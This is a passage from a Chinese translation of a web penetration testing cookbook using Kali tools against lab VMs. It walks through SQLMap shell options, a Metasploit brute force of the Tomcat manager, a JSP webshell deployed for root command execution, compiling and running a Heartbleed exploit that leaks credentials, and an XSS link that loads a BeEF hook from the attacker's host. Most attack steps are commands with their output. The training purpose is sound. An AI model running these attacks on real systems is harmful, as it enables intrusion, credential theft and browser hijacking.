SQLMap 也能够注入 POST 参数中的输入变量。我们只需要添加 `--data` 选项并附带 POST 数据，例如：

```
--data "username=test&password=test"
```

有时候，我们需要在一些应用中获得身份验证，以便能够访问应用的漏洞 URL。如果是这样，我们可以传递有效的会话 Cookie给 SQLMap， 使用 `--cookie` 选项：

```
--cookie "PHPSESSID=ckleiuvrv60fs012hlj72eeh37"
```

这在测试Cookie值的注入时也非常有用。

另一个有趣的特性是，使用 `--sql-shell` 选项，它可以为我们提供 SQL shell，其中我们可以执行 SQL 查询，就像我们直接连接到数据库那样。或更有趣的是，我们可以使用 `--osshell` 在数据库服务器中执行系统命令（在注入 MSSQL 服务器时特别有用）。

为了了解 SQLMap 拥有的所有选项和特性，你可以执行：

```
sqlmap --help
```

另见

Kali 包含了用于检测和利用 SQL 注入漏洞的其它工具，它们能够用于代替或配合 SQLMap：

- sqlninja：非常流行的工具，为利用 MSSQL 服务器而设计。

- Bbqsql：Python 编写的 SQL 盲注框架。
- jsql：基于 Java 的工具，带有完全自动化的 GUI，我们只需要输入 URL 并按下按钮。
- Metasploit：它包含不同 DBMS 的多种 SQL 注入模块。

6.9 使用 Metasploit 攻击 Tomcat 的密码

Apache Tomcat，是世界上最广泛使用的 Java Web 服务器之一。带有默认配置的 Tomcat 服务器非常容易发现。发现暴露 Web 应用管理器的服务器也非常容易，它是一个应用，允许管理员启动、停止、添加和删除服务器中的应用。

这个秘籍中，我们会使用 Metasploit 模块来执行 Tomcat 服务器上的字典攻击来获得管理器应用的访问。

准备

在我们开始使用 Metasploit 之前，我们需要在 root 终端中开启数据库服务：

```
service postgresql start
```

操作步骤

1. 启动 Metasploit 的控制台。

    ```
    msfconsole
    ```

2. 启动之后，我们需要加载合适的模块，在 `msf>` 提示符之后键入下列代码：

    ```
    use auxiliary/scanner/http/tomcat_mgr_login
    ```

3. 我们可能打算查看它使用什么参数：

    ```
    show options
    ```

```
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                          Required
   ----              ---------------                                                          --------
   BLANK_PASSWORDS   false                                                                    no
   BRUTEFORCE_SPEED  5                                                                        yes
   DB_ALL_CREDS      false                                                                    no
   DB_ALL_PASS       false                                                                    no
   DB_ALL_USERS      false                                                                    no
   PASSWORD                                                                                   no
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt      no
   Proxies                                                                                    no
   RHOSTS                                                                                     yes
   RPORT             8080                                                                     yes
   STOP_ON_SUCCESS   false                                                                    yes
   TARGETURI         /manager/html                                                            yes
   THREADS           1                                                                        yes
   USERNAME                                                                                   no
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no
   USER_AS_PASS      false                                                                    no
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt     no
   VERBOSE           true                                                                     yes
   VHOST                                                                                      no
```

4. 现在，我们设置目标主机：

```
set rhosts 192.168.56.102
```

5. 为了使它更快，但是不要太快，我们增加线程数：

```
set threads 5
```

6. 同时，我们不希望让我们的服务器由于太多请求而崩溃，所以我们降低爆破的速度：

```
set bruteforce_speed 3
```

7. 剩余参数刚好适用于我们的情况，让我们执行攻击：

```
run
```

```
msf auxiliary(tomcat_mgr_login) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf auxiliary(tomcat_mgr_login) > set threads 5
threads => 5
msf auxiliary(tomcat_mgr_login) > set bruteforce_speed 3
bruteforce_speed => 3
msf auxiliary(tomcat_mgr_login) > run

[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: admin:manager (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: admin:role1 (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: admin:root (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: admin:tomcat (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: admin:s3cret (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: manager:admin (Incorrect: )
```

在一些尝试中失败之后，我们发现了有效的密码，它使用 `[+]` 标记。

```
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: cxsdk:kdsxc (Incorrect: )
[+] 192.168.56.102:8080 - LOGIN SUCCESSFUL: root:owaspbwa
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: ADMIN:ADMIN (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: xampp:xampp (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: tomcat:s3cret (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: QCC:QLogic66 (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_mgr_login) >
```

工作原理

通常 Tomcat 使用 TCP 8080，它的管理器应用位于 `/manager/html` 中。这个应用使用基本的 HTTP 验证。我们刚刚使用的 Metasploit 辅助模块（ `tomcat_mgr_login` ）有一些值得提及的配置项：

- `BLANK_PASSWORDS` ：对每个尝试的用户添加空密码测试。
- `PASSWORD` ：如果我们打算测试多个用户的单一密码，或者添加列表中没有包含的项目，这就很实用。
- `PASS_FILE` ：用于测试的密码列表。
- `Proxies` ：如果我们需要通过代理来访问我们的目标，或者避免检测，就用这个选项。
- `RHOSTS` ：单个主机，或多个（使用空格分隔），或者我们想要测试的主机列表文件（ `/path/to/file/with/hosts` ）。
- `RPORT` ：Tomcat 所使用的 TCP 端口。
- `STOP_ON_SUCCESS` ：发现有效密码之后停止尝试。
- `TARGERURI` ：主机中管理器应用的位置。
- `USERNAME` 指定特殊的用户名来测试，它可以被单独测试，或者添加到定义在 `USER_FILE` 的列表中。
- `USER_PASS_FILE` ：包含要被测试的“用户名 密码”组合的文件。
- `USER_AS_PASS` ：将每个列表中的用户名作为密码尝试。

另见

这个攻击也可以由 Hydra 执行，使用 `http-head` 作为服务， `-L` 选项来加载用户列表， `-P` 选项来加载密码。


6.10 使用 Tomcat 管理器来执行代码

上一个秘籍中，我们获得了 Tomcat 管理器的身份认证，并提到了它可以让我们在服务器中执行代码。这个秘籍中，我们会使用它来登录管理器并上传新的应用，这允许我们在服务器中执行操作系统命令。

操作步骤


1. 访问 `http://192.168.56.102:8080/manager/html` 。

2. 被询问用户名和密码时，使用上一个秘籍中获得的： `root` 和 `owaspbwa` 。




3. 一旦进入了管理器，寻找 `WAR file to deploy` 并点击 `Browse` 按钮。

4. Kali 在 `/usr/share/laudanum` 包含了一些 webshall，在这里浏览它们并选择文件 `/usr/share/laudanum/jsp/cmd.war` 。



5. 加载之后点击 `Deploy` 。



6. 确保存在新的叫做 `cmd` 的应用。

/bodgeit		true	1	Expire sessions with idle ≥ 30 minutes
/cmd		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

7. 让我们试一试，访问 `http://192.168.56.102:8080/cmd/cmd.jsp` 。

8. 在文本框中尝试命令，例如 `ifconfig` ：



9. 我们可以看到，我们可以执行命令，但是为了弄清楚我们拥有什么用户和什么权限，尝试 `whoami` 命令：



我们可以看到，Tomcat 在这台服务器中运行在 root 权限下。这意味着我们这里拥有它的全部控制权，并且能够执行任何操作，例如创建或删除用户，安装软件，配置操作系统选项，以及其它。

工作原理

一旦我们获得了 Tomcat 管理器的身份认证，攻击过程就相当直接了。我们仅仅需要足以让我们上传它的应用。Laudanum 默认包含在 Kali 中，是多种语言和类型的 webshell 的集合，包括 PHP、ASP、 ASP.NET 和 JSP。对渗透测试者来说，什么比 webshell 更有用呢？

Tomcat 能够接受以 WAR（Web 应用归档）格式打包的 Java Web 应用并将其部署到服务器上。我们刚刚使用了这一特性来上传 Laudanum 中的 webshell。在它上传和部署之后，我们浏览它并且通过执行系统命令，我们发现我们拥有这个系统的 root 访问。

第七章 高级利用

> 作者：Gilberto Najera-Gutierrez
>
> 译者：飞龙

简介

在获得一些便利来发现和利用漏洞之后，我们现在转向可能需要更多努力的其他问题上。

这一章中，我们会搜索利用，编译程序，建立服务器以及破解密码，这可以让我们访问敏感信息，并执行服务器和应用中的特权功能。

7.1 在 Exploit-DB 中搜索 Web 服务器的漏洞

我们偶尔会在操作系统中， Web 应用所使用的库中，以及活动服务中发现服务器漏洞，或者可以在浏览器或 Web 代理中不能利用的安全问题。对于这些情况，我们可以使用 Metasploit 的利用集合，或者如果我们要找的不在 Metasploit 里面，我们可以在 Exploit-DB 中搜索它。

Kali 包含了 Exploit-DB 中的利用的离线副本。这个秘籍中，我们会使用 Kali 自带的命令来探索这个数据库并找到我们需要的利用。

操作步骤

1. 打开终端。

2. 输入下列命令：

    ```
    searchsploit heartbleed
    ```

    ```
    root@kali:~# searchsploit heartbleed
    ----------------------------------------------------------------------------------------------
     Exploit Title                                                    |  Path
                                                                      | (/usr/share/exploitdb/platforms)
    ----------------------------------------------------------------------------------------------
    Heartbleed OpenSSL - Information Leak Exploit (1)                 | ./multiple/remote/32791.c
    Heartbleed OpenSSL - Information Leak Exploit (2) - DTLS Support  | ./multiple/remote/32998.c
    ----------------------------------------------------------------------------------------------
    ```

3. 下一步是将利用复制到一个可以修改的地方，并编译它，像这样：

    ```
    mkdir heartbleed
    cd heartbleed
    cp /usr/share/exploitdb/platforms/multiple/remote/32998.c
    ```

4. 通常，利用在第一行包含一些自身信息，以及如何使用它们，像这样：

```
head -n 30 32998.c
```

```
root@kali:~/heartbleed# head -n 30 32998.c
/*
* CVE-2014-0160 heartbleed OpenSSL information leak exploit
* =========================================================
* This exploit uses OpenSSL to create an encrypted connection
* and trigger the heartbleed leak. The leaked information is
* returned within encrypted SSL packets and is then decrypted
* and wrote to a file to annoy IDS/forensics. The exploit can
* set heartbeat payload length arbitrarily or use two preset
* values for NULL and MAX length. The vulnerability occurs due
* to bounds checking not being performed on a heap value which
* is user supplied and returned to the user as part of DTLS/TLS
* heartbeat SSL extension. All versions of OpenSSL 1.0.1 to
* 1.0.1f are known affected. You must run this against a target
* which is linked to a vulnerable OpenSSL library using DTLS/TLS.
* This exploit leaks upto 65532 bytes of remote heap each request
* and can be run in a loop until the connected peer ends connection.
* The data leaked contains 16 bytes of random padding at the end.
* The exploit can be used against a connecting client or server,
* it can also send pre_cmd's to plain-text services to establish
* an SSL session such as with STARTTLS on SMTP/IMAP/POP3. Clients
* will often forcefully close the connection during large leak
* requests so try to lower your payload request size.
*
* Compiled on ArchLinux x86_64 gcc 4.8.2 20140206 w/OpenSSL 1.0.1g
*
* E.g.
* $ gcc -lssl -lssl3 -lcrypto heartbleed.c -o heartbleed
* $ ./heartbleed -s 192.168.11.23 -p 443 -f out -t 1
* [ heartbleed - CVE-2014-0160 - OpenSSL information leak exploit
* [ =============================================================
```

5. 这里，利用使用 C 编写，所以我们需要将它编译来使用。编译命令在文件中显示（ `cc -lssl -lssl3 -lcrypto heartbleed.c -o heartbleed` ），它在 Kali 中不起作用，所以我们需要下面这个：

```
gcc 32998.c -o heartbleed -Wl,-Bstatic -lssl -Wl,-Bdynamic -lssl3 -lcrypto
```

```
root@kali:~/hearbleed# gcc 32998.c -o heartbleed -Wl,-Bstatic -lssl -Wl,-Bdynamic -lssl3 -lcrypto
root@kali:~/hearbleed# ls
32998.c  heartbleed
root@kali:~/hearbleed#
```

工作原理

`searchsploit` 命令是安装在 Kali 中的 Exploit-DB 本地副本的接口。它用于在利用的标题和描述中搜索字符串，并显示结果。

利用存在于 `/usr/share/exploitdb/platforms` 目录中。 `searchsploit` 所展示的利用目录是它的相对路径，这就是我们在复制文件的时候使用完整路径的原因。利用文件以利用编号命名，在它们被提交到Exploit-DB 时分配。

编译步骤和在源代码中的推荐有些不同，因为 OpenSSL 库在基于 Debian 的发行版中，由于它们从源代码中构建的方式而缺少一些功能。

更多

监控利用的影响和效果极其重要，因为我们在实时系统中使用它。通常，Exploit-DB 中的利用都值得相信，即使它们通常需要一些调整来工作在特定的环境中，但是它们中有一些不像他们所说的那样。出于这个原因，在真实世界的渗透测试中使用之前，我们需要检查源代码并在我们的实验环境中测试它们。

另见

除了 Exploit-DB（`www.exploit-db.com`），也有一些其他站点可以用于搜索目标系统中的已知漏洞和利用：

- http://www.securityfocus.com
- http://www.xssed.com/
- https://packetstormsecurity.com/
- http://seclists.org/fulldisclosure/
- http://0day.today/

7.2 利用 Heartbleed 漏洞

这个秘籍中，我们会使用之前编译的 Heartbleed 利用来提取关于存在漏洞的 Bee-box 服务器的信息（`https://192.168.56.103:8443/`）。

Bee-box 虚拟机可以从 `https://www.vulnhub.com/ entry/bwapp-bee-box-v16,53/` 下载，那里也有安装指南。

准备

在上一个秘籍中，我们生成了 Heartbleed 利用的可执行文件。我们现在使用它来利用服务器的漏洞。

Heartbleed 是能够从服务器内存中提取信息的漏洞。在尝试利用来获得一些要提取的信息之前，可能需要浏览并向服务器的 8443 端口上的 HTTPS 页面发送数据。

操作步骤

1. 如果我们检查Bee-Box 的 8443 端口，我们会发现它存在 Heartbleed 漏洞。

```
sslscan 192.168.56.103:8443
```

```
root@kali:~/heartbleed# sslscan 192.168.56.103:8443
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx

Testing SSL server 192.168.56.103 on port 8443

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.0 not vulnerable to heartbleed
TLS 1.1 vulnerable to heartbleed
TLS 1.2 not vulnerable to heartbleed
```

2. 现在，让我们开始利用漏洞。手心，我们访问包含可执行利用的文件夹：

```
cd heartbleed
```

3. 之后我们检查程序的选项，像这样：

```
./heartbleed --help
```

```
root@kali:~/heartbleed# ./heartbleed --help
[ heartbleed - CVE-2014-0160 - OpenSSL information leak exploit
[ =============================================================
[
[ --server|-s <ip/dns>    - the server to target
[ --port|-p   <port>      - the port to target
[ --file|-f   <filename>  - file to write data to
[ --bind|-b   <ip>        - bind to ip for exploiting clients
[ --precmd|-c <n>         - send precmd buffer (STARTTLS)
[                           0 = SMTP
[                           1 = POP3
[                           2 = IMAP
[ --loop|-l               - loop the exploit attempts
[ --type|-t   <n>         - select exploit to try
[                           0 = null length
[                           1 = max leak
[                           n = heartbeat payload_length
[ --udp|-u               - use dtls/udp
[
[ --verbose|-v            - output leak to screen
[ --help|-h               - this output
[
```

4. 我们要尝试利用 `192.168.56.103` 的 443 端口，获得最大的泄露并保存输出到文本文件 `hb_test.txt` 。

```
./heartbleed -s 192.168.56.103 -p 8443 -f hb_test.txt -t 1
```

```
root@kali:~/heartbleed# ./heartbleed -s 192.168.56.103 -p 8443 -f hb_test.txt -t 1
[ heartbleed - CVE-2014-0160 - OpenSSL information leak exploit
[ =============================================================
[ connecting to 192.168.56.103 8443/tcp
[ connected to 192.168.56.103 8443/tcp
[ <3 <3 <3 heart bleed <3 <3 <3
[ heartbeat returned type=24 length=16408
[ decrypting SSL packet
[ heartbleed leaked length=65535
[ final record type=24, length=16384
[ wrote 16381 bytes of heap to file 'hb_test.txt'
[ heartbeat returned type=24 length=16408
[ decrypting SSL packet
[ final record type=24, length=16384
[ wrote 16384 bytes of heap to file 'hb_test.txt'
[ heartbeat returned type=24 length=16408
[ decrypting SSL packet
[ final record type=24, length=16384
[ wrote 16384 bytes of heap to file 'hb_test.txt'
[ heartbeat returned type=24 length=16408
[ decrypting SSL packet
[ final record type=24, length=16384
[ wrote 16384 bytes of heap to file 'hb_test.txt'
[ heartbeat returned type=24 length=42
[ decrypting SSL packet
[ final record type=24, length=18
[ wrote 18 bytes of heap to file 'hb_test.txt'
```

5. 现在，如果我们检查 `hb_test.txt` 的内容：

```
cat hb_test.txt
```

我们的利用从 HTTPS 服务器中提取了信息，从这里我们可以看到会话 OD 甚至还有完整的登录请求，包括纯文本用户名和密码。

6. 如果我们想要跳过所有的二进制数据，只查看文件中的可读文本，使用 `strings` 命令：

```
strings hb_test.txt
```

```
root@kali:~/heartbleed# strings hb_test.txt
iygfA
4c7231d8b947; security_level=0
S,en;q=0.8
Cookie: PHPSESSID=d5286602b17dfc1865a537a3baefebc1; security_level=0
login=bee&password=bug&security_level=0&form=submit8
"}893<#6
njb%a
e"pN"`~@
J-BiZ
180413181132Z0
Flanders1
Menen1
MME1
bee-box.bwapp.local1#0!
bwapp@itsecgames.com0
```

工作原理

我们在第四章中提到过，Heartbleed 漏洞允许攻击者从 OpenSSL 服务器内存中以纯文本读取信息，这意味着我们不需要解密甚至是解释任何客户端和服务端之间的通信，我们只需简单地向服务器请求内存中的东西，它会回应未加密的信息。

这个秘籍中，我们使用了可公共访问的利用来执行攻击，并获取到至少一个有效的会话 ID。有的时候还可能在 Heartbleed 的转储中找到密码或其它敏感信息。

最后，`strings` 命令只展示文件中的字符串，跳过所有特殊字符，使其更加易读。

7.3 使用 BeEF 利用 XSS

BeEF，即浏览器利用框架，是个专注于客户端攻击向量的框架，特别是 Web 浏览器的攻击。

这个秘籍中，我们会利用 XSS 漏洞并使用 BeEF 来控制客户端浏览器。

准备

在开始之前，我们需要确保启动了 BeEF 服务，并且能够访问 `http://127.0.0.1:3000/ui/panel`（使用 `beef/beef` 身份标识）。

1. Kali 的默认 BeEF 服务不能工作。所以我们不能仅仅运行 `beef-xss` 让它启动。我们需要从安装目录中启动它，像这样：

```
cd /usr/share/beef-xss/
./beef
```


```
root@kali:~# cd /usr/share/beef-xss/
root@kali:/usr/share/beef-xss# ./beef
[22:17:44][*] Bind socket [imapeudoral] listening on [0.0.0.0:2000].
[22:17:44][*] Browser Exploitation Framework (BeEF) 0.4.6.1-alpha
[22:17:44]    |   Twit: @beefproject
[22:17:44]    |   Site: http://beefproject.com
[22:17:44]    |   Blog: http://blog.beefproject.com
[22:17:44]    |_  Wiki: https://github.com/beefproject/beef/wiki
[22:17:44][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[22:17:44][*] BeEF is loading. Wait a few seconds...
[22:17:48][*] 12 extensions enabled.
[22:17:48][*] 241 modules enabled.
[22:17:48][*] 4 network interfaces were detected.
[22:17:48][+] running on network interface: 127.0.0.1
[22:17:48]    |   Hook URL: http://127.0.0.1:3000/hook.js
[22:17:48]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[22:17:48][+] running on network interface: 192.168.71.4
[22:17:48]    |   Hook URL: http://192.168.71.4:3000/hook.js
[22:17:48]    |_  UI URL:   http://192.168.71.4:3000/ui/panel
[22:17:48][+] running on network interface: 172.17.42.1
[22:17:48]    |   Hook URL: http://172.17.42.1:3000/hook.js
[22:17:48]    |_  UI URL:   http://172.17.42.1:3000/ui/panel
[22:17:48][+] running on network interface: 192.168.56.1
[22:17:48]    |   Hook URL: http://192.168.56.1:3000/hook.js
[22:17:48]    |_  UI URL:   http://192.168.56.1:3000/ui/panel
[22:17:48][*] RESTful API key: a6fd20156b2e1ae070c450871dad3da2b15de23c
[22:17:48][*] DNS Server: 127.0.0.1:5300 (udp)
[22:17:48]    |   Upstream Server: 8.8.8.8:53 (udp)
[22:17:48]    |_  Upstream Server: 8.8.8.8:53 (tcp)
[22:17:48][*] HTTP Proxy: http://127.0.0.1:6789
[22:17:48][*] BeEF server started (press control+c to stop)
```

2. 现在，浏览 `http://127.0.0.1:3000/ui/panel` 并使用 `beef` 作为用户名和密码。如果有效，我们就准备好了。

操作步骤


1. BeEF 需要客户端浏览器调用 `hook.js` 文件，这用于将浏览器勾到我们的 BeEF 服务器，我们会使用一个存在 XSS 漏洞的应用来使用户调用它。为了尝试简单的 XSS 测试，浏览 `http://192.168.56.102/bodgeit/search.jsp?q=%3Cscript%3Ealert%28 1%29%3C%2Fscript%3E` 。

2. 这就是存在 XSS 漏洞的应用，所以现在我们需要修改脚本来调用 `hook.js` 。想象一下你就是受害者，你已经收到了包含 `http://192.168.56.102/bodgeit/search.jsp?q=<script src="http://192.168.56.1:3000/hoo` 链接的邮件，你打算浏览器它来看看，像这样：




3. 现在，在 BeEF 面板中，攻击者会看到新的在线浏览器。

